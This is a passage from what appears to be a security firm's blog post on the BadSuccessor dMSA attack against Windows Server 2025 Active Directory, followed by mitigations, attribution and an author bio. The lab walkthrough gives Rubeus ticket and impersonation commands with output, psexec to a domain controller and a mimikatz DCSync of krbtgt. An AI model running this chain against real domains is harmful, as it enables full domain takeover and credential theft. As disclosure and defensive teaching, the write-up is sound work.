PS C:\Tools> Rubeus.exe asktgt /user:BadMachine1234$ /aes256:35A8AFC28FC81EECC2A2CEF24D5C198BAA0FCC0754C011BBDB9069A16A686097 /domain:talokan.local /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| | _____ _____  ____
  |  __  /| | | | |(____ |____ |/ ___)
  | |  \ \| |_| | |_/ ___ |___ | |
  |_|   |_|____/|____)_____|___/|_|
  v2.3.3

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 35A8AFC28FC81EECC2A2CEF24D5C198BAA0FCC0754C011BBDB9069A16A686097
[*] Building AS-REQ (w/ preauth) for: 'talokan.local\BadMachine1234$'
[*] Using domain controller: 10.10.30.129:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/talokan.local
  ServiceRealm             :  TALOKAN.LOCAL
  UserName                 :  BadMachine1234$ (NT_PRINCIPAL)
  UserRealm                :  TALOKAN.LOCAL
  StartTime                :  5/25/2025 9:49:59 PM
  EndTime                  :  5/26/2025 7:49:59 AM
  RenewTill                :  6/1/2025 9:49:59 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  q0soUkzlAMlWMYsGmmgmdUfGxWMN5bTNf2ANk34+KMY=
  ASREP (key)              :  35A8AFC28FC81EECC2A2CEF24D5C198BAA0FCC0754C011BBDB9069A16A686097

PS C:\Tools>
```

9. Request TGS Using dMSA

Copy

```
Rubeus.exe asktgs /targetuser:BadDMSA1234$ /service:krbtgt/talokan.local /dmsa
/opsec /ptt /nowrap  /ticket:<ticket-from-last-step/machine-account-ticket>
```

10. Test Access (Post-Impersonation)

Copy

```
dir \\DC6.talokan.local\c$
```

```
PS C:\Tools> dir \\DC6.talokan.local\c$

    Directory: \\DC6.talokan.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/1/2024  12:02 AM                PerfLogs
d-r---        5/23/2025   8:16 PM                Program Files
d-r---         4/1/2024   1:16 AM                Program Files (x86)
d-r---        5/23/2025  10:08 PM                Users
d-----        5/23/2025  10:16 PM                Windows


PS C:\Tools> klist
Current LogonId is 0:0x2006bb

Cached Tickets: (4)

#0>     Client: BadDMSA1234$ @ talokan.local
        Server: krbtgt/TALOKAN.LOCAL @ TALOKAN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 5/25/2025 21:51:22 (local)
        End Time:   5/25/2025 22:06:22 (local)
        Renew Time: 6/1/2025 21:49:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC6.Talokan.local

#1>     Client: BadDMSA1234$ @ talokan.local
        Server: krbtgt/TALOKAN.LOCAL @ TALOKAN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 5/25/2025 21:51:22 (local)
        End Time:   5/25/2025 22:06:22 (local)
        Renew Time: 6/1/2025 21:49:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC6.Talokan.local

#2>     Client: BadDMSA1234$ @ talokan.local
        Server: cifs/DC6.Talokan.local @ TALOKAN.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 5/25/2025 21:51:22 (local)
        End Time:   5/25/2025 22:06:22 (local)
        Renew Time: 6/1/2025 21:49:59 (local)
```

Copy

```
psExec64.exe \\DC6.talokan.local cmd
```

Copy

```
mimikatz > privilege::debug
mimikatz > lsadump::dcsync /domain:talokan.local /user:krbtgt
```

Conclusion

In this post, we explored the mechanics and impact of the BadSuccessor attack. This vulnerability highlights the risks associated with account migration mechanisms in **Windows Server 2025**.

BadSuccessor reinforces the need for tight control over delegated accounts and careful auditing of service principal migrations. As attackers continue to adapt, defenders must stay proactive; understanding these emerging attack paths is a critical step in hardening enterprise identity infrastructure.

This attack underscores the importance of enforcing least privilege across your Active Directory environment. Users and Service accounts – especially those tied to sensitive infrastructure- should be regularly audited, have minimal permissions, and never be retained beyond their operational necessity.

The BadSuccessor attack showcases just how quickly new features can become new attack surfaces.
At **RBT Security**, we don't wait for patches; we simulate these attacks in real environments to expose blind spots before real adversaries do.

Want to test your defenses against similar attacks? Visit our contact us page for a security assessment!

Detections & Mitigations

Until Microsoft releases an official patch, organizations must take these proactive steps:

- **Restrict access**: Only allow dMSA creation in tightly controlled OUs.
- **Audit OU permissions**: Look for `Create msDS-DelegatedManagedServiceAccount` rights in non-admin users.
- **Monitor attribute changes**: Alert on writes to `msDS-ManagedAccountPrecededByLink` or `msDS-DelegatedMSAState`

Attribution

This vulnerability, named **BadSuccessor**, was discovered and responsibly disclosed by **Yuval Gordon** and the **Akamai Security Research Team**. Their full write-up offers technical depth and additional abuse scenarios:

> **Read the original research here**: Akamai's BadSuccessor Blog

Christian Ramirez (a.k.a. Polunchis) is a seasoned cybersecurity professional with nearly two decades of hands-on experience in offensive security and adversarial simulations. He specializes in web application, cloud (AWS, Azure, GCP), and infrastructure penetration testing, having led numerous high-impact engagements that strengthened organizational resilience worldwide.

His expertise spans red and purple team assessments, exploit and malware development, advanced evasion techniques, and bypassing AV/EDR defenses. Over his career, Christian Ramirez has tested diverse environments including web services, APIs (SOAP & REST), thick clients, wireless networks, SAP ERP systems, and ATMs.

Renowned for delivering realistic adversary emulation and comprehensive threat analysis, Christian Ramirez empowers organizations to detect, defend, and respond to advanced threats effectively. Blending technical precision with strategic insight, he helps teams uncover vulnerabilities and elevate overall security maturity.

When not dissecting systems or leading red team operations, Christian Ramirez shares his knowledge through research, thought leadership, and collaborative defense initiatives that push the boundaries of modern cybersecurity.